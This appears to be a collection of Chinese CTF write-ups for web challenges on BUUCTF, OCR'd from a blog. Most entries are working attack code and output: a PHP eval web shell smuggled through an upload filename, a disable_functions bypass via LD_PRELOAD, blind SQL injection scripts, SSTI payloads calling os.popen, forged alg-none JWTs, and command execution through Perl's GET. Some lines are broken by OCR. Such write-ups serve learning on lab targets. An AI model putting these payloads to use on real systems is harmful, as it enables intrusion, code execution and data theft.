
```
<?php
error_reporting(0);
include 'takeip.php';
ini_set('open_basedir','.');
include 'flag.php';

if(isset($_POST['Merak'])){
    highlight_file(__FILE__);
    die();
}


function change($v){
    $v = base64_decode($v);
    $re = '';
    for($i=0;$i<strlen($v);$i++){
        $re .= chr ( ord ($v[$i]) + $i*2 );
    }
    return $re;
}
echo 'Local access only!'."<br/>";
$ip = getIp();
if($ip!='127.0.0.1')
echo "Sorry,you don't have permission!  Your ip is :".$ip;
if($ip === '127.0.0.1' && file_get_contents($_GET['2333']) === 'todat is a happy day' ){
echo "Your REQUEST is:".change($_GET['file']);
echo file_get_contents(change($_GET['file'])); }
?>
```

todat is a happy day用data协议写入，file反向解密一下

```
re = 'flag.php'
flag = ''
for i in range(0,8):
    v = chr(ord(re[i])-i*2)
    flag = flag+v
print(flag)
```

最终payload

```
?2333=data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk=&file=ZmpdYSZmXGI=

Client-ip:127.0.0.1
```



[极客大挑战 2019]RCE ME

```
<?php
error_reporting(0);
if(isset($_GET['code'])){
            $code=$_GET['code'];
                    if(strlen($code)>40){
                                        die("This is too Long.");
                                                }
                    if(preg_match("/[A-Za-z0-9]+/",$code)){
                                        die("NO.");
                                                }
                    @eval($code);
}
else{
            highlight_file(__FILE__);
}

// ?>
```

可以用URL编码取反绕过正则

```
<?php
var_dump(urlencode(~'phpinfo'));
?>
```

```
?code=(~%8F%97%8F%96%91%99%90)();
```

PHP Version	7.0.33


Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	*no value*	*no value*
docref_ext	*no value*	*no value*
docref_root	*no value*	*no value*

https://blog.csdn.net/xiaolong22333

一句话木马连接蚁剑

```
<?php
var_dump(urlencode(~'eval($_POST["test"])'));
var_dump(urlencode(~'assert'));
?>
```


```
?code=(~%9E%8C%8C%9A%8D%8B)(~%D7%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%DD%8B%9A%8C%8B%DD%A2%D6%D6);
```



但是没法执行命令，无法读取flag，需要bypass disable_functions

bypass_disablefunc_via_LD_PRELOAD

在/var/tmp/目录下上传`bypass_disablefunc_x64.so文件`和`bypass_disablefunc.php文件`，将bypass_disablefunc.php改为shell.php




```
?code=${%fe%fe%fe%fe^%a1%b9%bb%aa}[_](${%fe%fe%fe%fe^%a1%b9%bb%aa}[__]);&_=assert&__=include(%27/var/tmp/shell.php%27)&cmd=/readflag&outpath=/tmp/tmpfile&sopath=/var/tmp/bypass_disablefunc_x64.so
```

或者蚁剑的插件也可以，但好像需要linux系统才行
对了，还看到一种exp，不过完全看不懂

```
?code=$_="`{{{"^"?<>/";;${$_}[_](${$_}[__]);&_=assert&__=执行的命令
```

[WUSTCTF2020]颜值成绩查询

盲注，用之前`[极客大挑战 2019]FinalSQL`的脚本就行了

```
import requests
import time
url = 'http://3b4e1d96-f3b6-4922-970d-1573f11a1f27.node3.buuoj.cn/'
flag = ''
payload = {
    'stunum':''
}


for i in range(1,300):
    left = 1
    right = 127
    mid=int((left+right)/2)
    while(left<right):
        #payload['stunum'] = '1^(ascii(substr(database(),%d,1))<%d)#'%(i,mid)
        #payload['stunum'] = '1^(ascii(substr((select(group_concat(table_name))from(information_schema.tables)wh
ere(table_schema="ctf")),%d,1))<%d)#'%(i,mid)
        #payload['stunum'] = '1^(ascii(substr((select(group_concat(column_name))from(information_schema.columns)
where(table_name="flag")),%d,1))<%d)#'%(i,mid)
        payload['stunum'] = '1^(ascii(substr((select(group_concat(value))from(flag)),%d,1))<%d)#'%(i,mid)
        r = requests.get(url=url,params=payload)
        time.sleep(0.001)
        if 'admin' in r.text:
            left=mid+1
        else:
            right=mid
        mid=int((left+right)/2)
    flag+=chr(mid-1)
    print(flag)
```

[BSidesCF 2019]Kookie

添加`Cookie:username=admin`

```
GET /?action=login&username=admin&password=123456 HTTP/1.1
Host: 06a53605-777f-410c-9ba1-bfcee8591ab2.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: username=admin
Referer: http://06a53605-777f-410c-9ba1-bfcee8591ab2.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1
```

```
<p>
  We found the account <tt>cookie</tt> / <tt>monster</tt>
</p>

<div class='challenge rounded'>
  <div class='messagebox'>

    <div class="alert alert-info" role="alert">

        <p>Congratulations! You're logged in as <span
class='highlight'>admin</span>! Your flag is: <span
class='highlight'>flag{dff1c86d-9d13-4c12-95b4-12e20ad2ceb9}</span></p>

    </div>
```

https://blog.csdn.net/xiaolong22333

[FBCTF2019]RCEService

提示要json格式

尝试`{"cmd":"ls"}`发现可以，然后fuzz一下发现能ban的基本都ban了，看了wp，都是直接上源码？？？哪来的源码？虚空源码？

```php
<?php

putenv('PATH=/home/rceservice/jail');

if (isset($_REQUEST['cmd'])) {
    $json = $_REQUEST['cmd'];

    if (!is_string($json)) {
        echo 'Hacking attempt detected<br/><br/>';
    } elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\/;-@\[-`|~\x7F]+).*$/', $json)) {
        echo 'Hacking attempt detected<br/><br/>';
    } else {
        echo 'Attempting to run command:<br/>';
        $cmd = json_decode($json, true)['cmd'];
        if ($cmd !== NULL) {
            system($cmd);
        } else {
            echo 'Invalid input';
        }
        echo '<br/><br/>';
    }
}

?>
```

猜测换行绕过，但构造了半天没成功

```
?cmd={%0a"cmd":"ls%20/"%0a}
```

没搞懂为什么要两个换行符，为什么一个就不行

```
?cmd={%0a"cmd":"/bin/cat%20/home/rceservice/flag"%0a}
```

`putenv('PATH=/home/rceservice/jail');`设置了环境变量，要用绝对路径，同时当前path没有cat，要用绝对路径，也就是`/bin/cat`

还有一种解法是回溯法
p神讲解的文章PHP利用PCRE回溯次数限制绕过某些安全限制

```python
import requests
url = 'http://b063435e-bae1-4103-853c-103ae735a894.node3.buuoj.cn/'
payload = {
    'cmd':'{"cmd":"/bin/cat /home/rceservice/flag","xiaolong":"'+'a'*1000000+'"}'
}
r = requests.post(url=url,data=payload)
print(r.text)
```

```
<html>
  <body>
    <h1>Web Adminstration Interface</h1>

Attempting to run command:<br/>flag{0e6cc278-420a-4e64-8d0e-876a57bae7c9}
<br/><br/>
    <form>
      Enter command as JSON:
      <input name="cmd" />
    </form>
  </body>
</html>

PS D:\work>
```

https://blog.csdn.net/xiaolong22333

[CISCN2019 总决赛 Day2 Web1]Easyweb

`robrots.txt` 提示有备份文件泄露，测试后发现是image.php.bak

```
< ?php
include "config.php";

$id=isset($_GET["id"])?$_GET["id"]:"1";
$path=isset($_GET["path"])?$_GET["path"]:"";

$id=addslashes($id);
$path=addslashes($path);

$id=str_replace(array("\\0","%00","\\'","'"),"",$id);
$path=str_replace(array("\\0","%00","\\'","'"),"",$path);

$result=mysqli_query($con,"select * from images where id='{$id}' or path='{$path}'");
$row=mysqli_fetch_array($result,MYSQLI_ASSOC);

$path="./" . $row["path"];
header("Content-Type: image/jpeg");
readfile($path);
```

主要是这里

```
$id=addslashes($id);
$path=addslashes($path);

$id=str_replace(array("\\0","%00","\\'","'"),"",$id);
$path=str_replace(array("\\0","%00","\\'","'"),"",$path);
```

如果输入`\0`，经过addslashes转义后变成`\\0`，然后把`\0`替换为空，留下了`\`，就可以转义后面的`'`
payload类似于

```
?id=\\0&path= or id=1%23
```

直接python脚本跑

```
import requests
url = 'http://46973624-2d57-4f8d-84c7-b4e2ae35bbd4.node3.buuoj.cn//image.php?id=\\0&path= or id='
flag = ''
for i in range(1,300):
    left = 1
    right = 127
    mid=int((left+right)/2)
    while(left<right):
        #payload = 'if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_
schema=database() ),{},1))>{},1,0)%23'.format(i,mid)
        payload = 'if(ascii(substr((select password from users ),{},1))>{},1,0)%23'.format(i,mid)
        r = requests.get(url=url+payload)
        if 'FIF' in r.text:
            left=mid+1
        else:
            right=mid
        mid=int((left+right)/2)
    flag+=chr(mid)
    print(flag)
```

拿到密码后登陆，上传文件，发现这一操作写入到了日志文件中，且告诉了日志文件位置，所以可以往日志文件中写马，也就是文件名就是马

因为不能出现php，所以短标签绕过`<?= eval($_POST['cmd']);?>`

```
POST /upload.php HTTP/1.1
Host: 46973624-2d57-4f8d-84c7-b4e2ae35bbd4.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data;
boundary=---------------------------327148350125202472412773634
Content-Length: 387
Origin: http://46973624-2d57-4f8d-84c7-b4e2ae35bbd4.node3.buuoj.cn
Connection: close
Referer: http://46973624-2d57-4f8d-84c7-b4e2ae35bbd4.node3.buuoj.cn/user.php
Cookie: username=QE5FDx4%3D
Upgrade-Insecure-Requests: 1

-----------------------------327148350125202472412773634
Content-Disposition: form-data; name="file"; filename="<?= eval($_POST['cmd']);?>"
Content-Type: application/octet-stream

<?= eval($_POST['cmd']);?>
-----------------------------327148350125202472412773634
Content-Disposition: form-data; name="submit"

Submit
-----------------------------327148350125202472412773634--
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 12 May 2021 09:15:34 GMT
Content-Type: text/html
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 157

I logged the file name you uploaded to
logs/upload.beb27b56410d08389d0e5319041f4958.log.php.
LOL<script>setTimeout("location.href="user.php"",3000);</script>
```

https://blog.csdn.net/xiaolong2233

然后蚁剑连接，拿flag

[Zer0pts2020]Can you guess it?

```php
<?php
include 'config.php'; // FLAG is defined in config.php

if (preg_match('/config\.php\/*$/i', $_SERVER['PHP_SELF'])) {
  exit("I don't know what you are thinking, but I won't let you read it :)");
}

if (isset($_GET['source'])) {
  highlight_file(basename($_SERVER['PHP_SELF']));
  exit();
}

$secret = bin2hex(random_bytes(64));
if (isset($_POST['guess'])) {
  $guess = (string) $_POST['guess'];
  if (hash_equals($secret, $guess)) {
    $message = 'Congratulations! The flag is: ' . FLAG;
  } else {
    $message = 'Wrong.';
  }
}
?>
```

下面的字符串比较是幌子，其实是要利用上面的`basename函数`

`$_SERVER['PHP_SELF']`：获取当前页面地址

`basename()` ：返回路径中的文件名部分

其中basename函数它会去掉文件名开头的非ASCII值

```php
<?php
function check($str){
    return preg_match('/config\.php\/*$/i', $str);
}

for($i=0;$i<255;$i++){
    $str="/index.php/config.php/".chr($i);
    if(!check($str)){
        echo $i.":".urlencode(chr($i)).":".basename($str);
        echo "\n";
    }
}
```

```
120:x:x
121:y:y
122:z:z
123:%7B:{
124:%7C:|
125:%7D:}
126:%7E:~
127:%7F:
128:%80:
129:%81:config.php
130:%82:config.php
131:%83:config.php
132:%84:config.php
133:%85:config.php
134:%86:config.php
```

https://blog.csdn.net/xiaolong22333

而这个正则是匹配尾部为`config.php/`，所以构造如下payload既能绕过正则，也满足了basename

```
/index.php/config.php/%81?source
```

[CISCN2019 华北赛区 Day1 Web5]CyberPunk

网页源码提示file，猜测要读文件，伪协议读取

`?file=php://filter/convert.base64-encode/resource=index.php`

同样还能读取confirm.php，delete.php，change.php，search.php

需要着重看change.php

```php
<?php

require_once "config.php";

if(!empty($_POST["user_name"]) && !empty($_POST["address"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $address = addslashes($_POST["address"]);
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{$user_name}' and `phone`='{$phone}'";
        $fetch = $db->query($sql);
    }

    if (isset($fetch) && $fetch->num_rows>0){
        $row = $fetch->fetch_assoc();
        $sql = "update `user` set `address`='".$address."', `old_address`='".$row['address']."' where `user_id`=
".$row['user_id'];
        $result = $db->query($sql);
        if(!$result) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "订单修改成功";
    } else {
        $msg = "未找到订单!";
    }
}else {
    $msg = "信息不全";
}
?>
```


其中user_name和phone都有严格的过滤，而唯独address只进行了addslashes函数就好了，所以利用点就是address，来看这句

```php
$sql = "update `user` set `address`='".$address."', `old_address`='".$row['address']."' where `user_id`=".$row['
user_id'];
```

在修改时，将旧地址作为old_address字段重新存入，由此可进行注入(address将单引号加上反斜杠后为`\'`，但进入数据库的还是`'`，所以old_address就是我们输入的数据)
先进行第一次修改填入payload，flag不在库中

```
1'and updatexml(1,concat(1,(load_file('/flag.txt'))),1)#
```


接着再修改一次，随便填



https://blog.csdn.net/xiaolong22333

因为长度限制，用right读取后半部分

```
1'and updatexml(1,concat(1,right((load_file('/flag.txt')),30)),1)#
```



errorXPATH syntax error: 'ce-4cca-b132-a3ba8aa8be91} '

https://blog.csdn.net/xiaolong22333

[网鼎杯 2018]Comment(不会)

参考wp，先.git泄露，然后要恢复，但我下载下来没有.git文件。。。嘶，应该是题目出问题了吧

[RCTF2015]EasySQL(不会)

注册了半天都没注册成功。这我还做个屁

[CSCCTF 2019 Qual]FlaskLight

模板注入，看了wp，普遍都是

```
?search={{''.__class__.__mro__[2].__subclasses__()[258]('ls',shell=True,stdout=-1).communicate()[0].strip()}}
```

但我怎么知道是要用哪个类啊，以及用的这个`subprocess.Popen`类我研究了半天也不知道是怎么用的
后来发现了另一种解法，不就是过滤了globals吗，字符串拼接就好了

```
?search={{[].__class__.__bases__[0].__subclasses__()[].__init__['__glo'+'bals__']['__builtins__']['eval']("__imp
ort__('os').popen('ls').read()")}}
```

这才是我熟悉的payload

```
?search={{[].__class__.__bases__[0].__subclasses__()[].__init__['__glo'+'bals__']['__builtins__']['eval']("__imp
ort__('os').popen('cat /flasklight/coomme_geeeett_youur_flek').read()")}}
```

[HITCON 2017]SSRFme

```
<?php
    if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
        $http_x_headers = explode(',', $_SERVER['HTTP_X_FORWARDED_FOR']);
        $_SERVER['REMOTE_ADDR'] = $http_x_headers[0];
    }

    echo $_SERVER["REMOTE_ADDR"];

    $sandbox = "sandbox/" . md5("orange" . $_SERVER["REMOTE_ADDR"]);
    @mkdir($sandbox);
    @chdir($sandbox);

    $data = shell_exec("GET " . escapeshellarg($_GET["url"]));
    $info = pathinfo($_GET["filename"]);
    $dir  = str_replace(".", "", basename($info["dirname"]));
    @mkdir($dir);
    @chdir($dir);
    @file_put_contents(basename($info["basename"]), $data);
    highlight_file(__FILE__);
```

首先是代码审计，url为执行的参数，filename则创建文件
`pathinfo()`返回一个关联数组包含有 path 的信息。 包括以下的数组元素：

- [dirname] //路径名
- [basename] //文件名
- [extension] //扩展名

这里的GET是perl中的，GET函数底层就是调用了open处理，不过需满足前面文件存在,才会执行open语句,open函数本身还支持file协议
可以简单尝试一下，读取根目录

```
?url=file:///&filename=a
```

访问`sandbox/MD5(orange+ip)/a`

Directory listing of /

- ./
- ../
- .dockerenv
- bin/
- boot/
- dev/
- etc/
- flag
- home/
- lib/
- lib64/
- media/
- mnt/
- opt/
- proc/
- readflag
- root/
- run/
- sbin/
- srv/
- start.sh
- sys/
- tmp/
- usr/
- var/

https://blog.csdn.net/xiaolong22333

显然，是要通过readflag来获得flag

所以先创建一个名为 `|/readflag` 的文件(这里这个管道符不是很懂。。。)

```
?url=&filename=|/readflag
```

然后读取这个文件

```
?url=file:|/readflag&filename=b
```


```
flag is flag{affd301e-ff61-47ba-906b-868c64812ddd}
```

https://blog.csdn.net/xiaolong22333

perl脚本中GET命令执行漏洞（[HITCON 2017]SSRFme）

这篇文章讲的比较好

[HFCTF2020]EasyLogin

注册登录，进去无flag,肯定是得admin登录才有flag。在app.js中就是相关代码
那要怎么以admin登录呢？先抓包看看

```
username=xiaolong&password=123456&authorization=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzZWNyZXRpZCI6MSwidXNlcm5hbWUiOiJ4aWFvbG9uZyIsInBhc3N3b3JkIjoiMTIzNDU2IiwiaWF0IjoxNjIzMDc1OTcwfQ.2ITvStnIsKParvtTf8BE5khggzMlTIslXoALqDNkfZ8
```

这后面跟着一长串就是jwt，那思路就简单了，伪造jwt来实现admin登录


首先解密一下

将加密方式改为none就能废了这个加密，然后将secretid改为`[]`(这我搞不懂是为啥)

```
import jwt
token = jwt.encode(
{
  "secretid": [],
  "username": "admin",
  "password": "123456",
  "iat": 1590657826
},
algorithm="none",key=""
)

print(token)
```

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzZWNyZXRpZCI6W10sInVzZXJuYW1lIjoiYWRtaW4iLCJwYXNzd29yZCI6IjEyMzQ1NiIsImlhdCI6MTU5MDY1NzgyNn0.
```

替换为原来的jwt就能以admin登录
登录后多了cookie，再次发包即可得到flag



[GYCTF2020]Ezsqli

一开始可以常规盲注得到库名，用`sys.schema_table_statistics_with_buffer`来代替`information_shema.tables`
因为过滤了information，所以无法得到列名，此时得用无列名注入
这里用到的的acsii位偏移，就是对字符串进行逐位比较
先判断有几列

```
1 ^ ( (select 1,2) > (select * from f1ag_1s_h3r3_hhhhh)) #Error Occured When Fetch Result.
1 ^ ( (select 1,2,3) > (select * from f1ag_1s_h3r3_hhhhh)) #bool(false)
```

